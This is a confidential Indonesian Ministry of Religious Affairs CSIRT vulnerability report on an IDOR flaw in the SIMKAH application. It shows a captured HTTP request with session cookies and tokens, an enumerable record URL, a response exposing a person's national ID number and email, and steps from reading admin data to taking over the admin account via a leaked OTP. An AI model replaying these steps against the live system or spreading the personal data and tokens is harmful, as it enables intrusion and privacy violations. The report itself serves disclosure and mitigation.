

**RAHASIA**

**LAPORAN KERENTANAN PADA APLIKASI**  
**SIMKAH4.KEMENAG.GO.ID**  
*(Broken Object Level Authorization/Insecure  
Direct Object Reference-IDOR )*



**TIM TANGGAP INSIDEN SIBER KEMENAG**  
**(KEMENAG-CSIRT) 2023**


## A. Dasar

Keputusan Menteri Agama (KMA) Nomor 86 Tahun 2023 Tentang Tim Tanggap Insiden Siber Pada Kementerian Agama Tahun 2023.

## B. Proof of Concept (PoC) Kerentanan


Nama Kerentanan	:	<i>Broken Object Level Authorization/Insecure Direct Object Reference (IDOR)</i>
Kategori OWASP 10	:	<i>A01:2023 Broken Object Level Authorization</i>
Lokasi URL	:	<a href="https://simkah4.kemenag.go.id">https://simkah4.kemenag.go.id</a>
Tingkat Severity	:	<i>Critical</i>
Resiko	:	Kebocoran Data Aplikasi SIMKAH dan Perusakan Data pada Aplikasi
Dampak Hukum	:	Undang Undang No 27 Tahun 2022 tentang Perlindungan Data Pribadi

1. Penguji melakukan *Reconnaissance, Information Gathering dan Analysis* sehingga di dapatkan akun dan *credential* yang valid.
2. Penguji melakukan uji coba *login* ke aplikasi target yaitu [simkah4.kemenag.go.id](https://simkah4.kemenag.go.id)




## RAHASIA

### 3. Penguji berhasil masuk dengan salah satu *role user*



### 4. Penguji melakukan *proxy request* dengan menggunakan *burpsuite* dan didapatkan hasil *request* berisi informasi data siswa pada URL <https://simkah4.kemenag.go.id/f4dfac27-818c-4305-ba52-04a4410f459f?id=288609> Angka 288609 dibelakang URL menunjukan ID dari data.



Burp Suite Professional v2022.6 - siminteknikah - licensed to Siminteknikah

Project
Repeater
Intruder
Proxy
Target
Dashboard

Send
Cancel
Previous
Next
Target:

### Request

Pretty
Raw
Hex

```

1 GET /f4dfac27-818e-4305-ba52-04a4410f495f?id=288609 HTTP/1.1
2 Host: simk4h4.kemenag.go.id
3 Cookie: _ga_DEJX3YIY3E=G81.1.1681105450.3.0.1681105450.0.0.0; _ga_GENITK8K9P
4 =G81.1.168110268.2.0.1681112090.0.0.0; _ga_BFB3R8KXMC=
5 G81.1.1681114133.3.0.1681114133.0.0.0; cookiesessionid=
6 678B2946GHIJRMNOPQRSTU012345EB7; _ga=GAL.1.148889318.1681092342;
7 _ga_P9N8ND9965=G81.1.1686619264.5.1.1686619330.60.0.0; XSRF-TOKEN=
8 eyJpdjI6IjQvU0UwM2Z3P0E5a105FpKzJdV6F98iSiIn2hbHVI1jiWVpXV0RFemU0VEkyVpB
9 UFGJwV6MvPzUzUxUcUcQWNvdkZBXS8F6G8KUMKQCVtRnQLTY4K2pmeK8B4DMYQkXhndRud12K
10 OCTYqN26BNJY1Pqhm5KOVVDNDYrICNnc2F0R8BNSUpRyKvMvdHt5MWNsRUUvQqhoRUPDOF2odjki
11 LQJcYVMlO1IIXZWY12jBONTMwM2iNTE3NCIyTcZODQ52GIWlnv12mZmSjU5OGpJmZU4ZTFHY2Q0
12 MzAyMDA3YjQzNjN1YTZiIiwidGFnZjoiIn043D; laravel_session=
13 eyJpdjI6IjF6N2dnA0UxZk1ZLjK1K1QW5RMkh2d18P98iSiIn2hbHVI1jiOia32GNMQL1VXZBjWk1T
14 vUJN1jYkYrYjG3GMVFPKRpKzR1VUB5Z7Ug5Uf4hWKNhbTVZVDBLMUJNHGHL11sCQVW8H2f8NRK
15 TWPYMcVbJhiK2xchiK3ocBfQVW6FQ3QhWnBfPQWUWdG8KzRHPH5VWVQULN2DPPWRDrqG2f8RKA1
16 LQJcYVMlO1I2CPA5IHTM3GjhjMcQzYvY2mZmSjU5DY5NDYrYjU5OGU5Y2RLNcAwM6G2YjkdMj4Cnjc2
17 ZjRkYTMOMzE3MjNMcQZiIiwidGFnZjoiIn043D
18
19 Sec-Ch-Ua: "Chromium";v="103", ".Not/A) Brand";v="99"
20 Accept: application/json, text/javascript, */*; q=0.01
21 X-Csrf-Token: DU2F8UFXcDxPwpn1nhHnneyt3PyA68A4HJ2K6CoJ
22 Sec-Ch-Ua-Mobile: ?0
23 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
24 (KHTML, like Gecko) Chrome/103.0.5060.114 Safari/537.36
25 X-Requested-With: XMLHttpRequest
26 Sec-Ch-Ua-Platform: "Windows"
27
28 Sec-Fetch-Site: name=origin
29 Sec-Fetch-Mode: cors
30 Sec-Fetch-Dest: empty
31 Referer: https://simk4h4.kemenag.go.id/
32 Accept-Encoding: gzip, deflate
33 Accept-Language: en-US,en;q=0.9
34 Connection: close

```

### Response

Pretty
Raw
Hex
Render

```

1 eyJpdjI6IjYyG8K9KvV8K8NDKRLKXAL1E1F3F3I3N3HNDV1jUvM12TQ0QmK8Y53F9IQ
2 RmpPaEBC20VtNf5ampMc2UlRmc2VHNBd1VCUmxtemIXs8PgkdHHHVKYU5WU0c5YVN2bEMv83Kx
3 ekFMUUVJTWaICdY8g4d2M0U0hZb3iAmQzVzdyOGhjYUZYWDRvY3FVU0Q5a3VnQvJFVthUvG1
4 ZD0lNC24NDYyZT14MzllilwiGFnZjoiIn043D; expires=Tue, 13-Jun-2023 03:23:26
5 GMT; Max-Age=7200; path=/; httponly
6 Strict-Transport-Security: max-age=15552000
7
8 X-Content-Type-Options: nosniff
9
10 X-FRAME-Options: DENY
11
12 X-XSS-Protection: 1
13
14 Referer-Policy: strict-origin-when-cross-origin
15
16 Feature-Policy: accelerometer 'none'; camera 'none'; geolocation 'none';
17 gyroscope 'none'; magnetometer 'none'; microphone 'none'; payment 'none';
18 usb 'none'
19
20 X-Robots-Tag: noindex
21
22 Referer-Policy: strict-origin
23 Content-Length: 409
24
25 {
26   "id": "288609",
27   "name": "ces",
28   "username": "dev.aplikasi2021@gmail.com",
29   "status": "1",
30   "email": "dev.aplikasi2021@gmail.com",
31   "phone": "0000",
32   "created_at": "2023-05-11T03:14:54.000000Z",
33   "updated_at": "2023-06-13T01:22:07.000000Z",
34   "nik": "3315100308960007",
35   "verified": "1",
36   "alamat": "
37     "KECAMATAN WIROSARI, KAB/KOTA KAB. GROBOGAN, PROVINSI JAWA TENGAH",
38     "code": null,
39     "is_kbri": null,
40     "password_expired": null,
41     "deleted_at": null,
42     "pic": null
43   }


```

0 matches

0 matches

- <https://simkah4.kemenag.go.id/f4dfac27-818c-4305-ba52-04a4410f459f?id=1>


RAHASIA




Penguji berhasil mendapatkan data Admin yang seharusnya tidak bisa didapatkan dengan menggunakan *role user* yang ada.

Penguji mendapatkan informasi admin mulai username, email, dll.


6. Kemudian penguji melakukan request mengganti password pada email admin.




**RAHASIA**




Berdasarkan Response Server, didapatkan Kode OTP Ganti Password.



**RAHASIA**




7. Kemudian penguji masuk sebagai admin



**Dari fitur Admin Penguji dapat Mengubah, Menambah, dan Mengunduh Semua Data.**

8. Penguji bisa mendapatkan informasi user lain



## C. Mitigasi Kerentanan

1. Menutup aplikasi sementara waktu untuk perbaikan jika dimungkinkan.
2. Melakukan Review keseluruhan terhadap source code Aplikasi
3. Melakukan Pentest/IT Security Assestmen secara berkala
4. Menerapkan mekanisme otorisasi yang tepat yang bergantung pada kebijakan dan hierarki pengguna
5. Penggunaan ID acak dan tidak dapat ditebak seperti GUID untuk ID rekaman
6. Otorisasi setiap permintaan yang dibuat oleh pengguna.
7. Membatasi Session hanya beberapa menit, untuk membatasi akses.



**RAHASIA**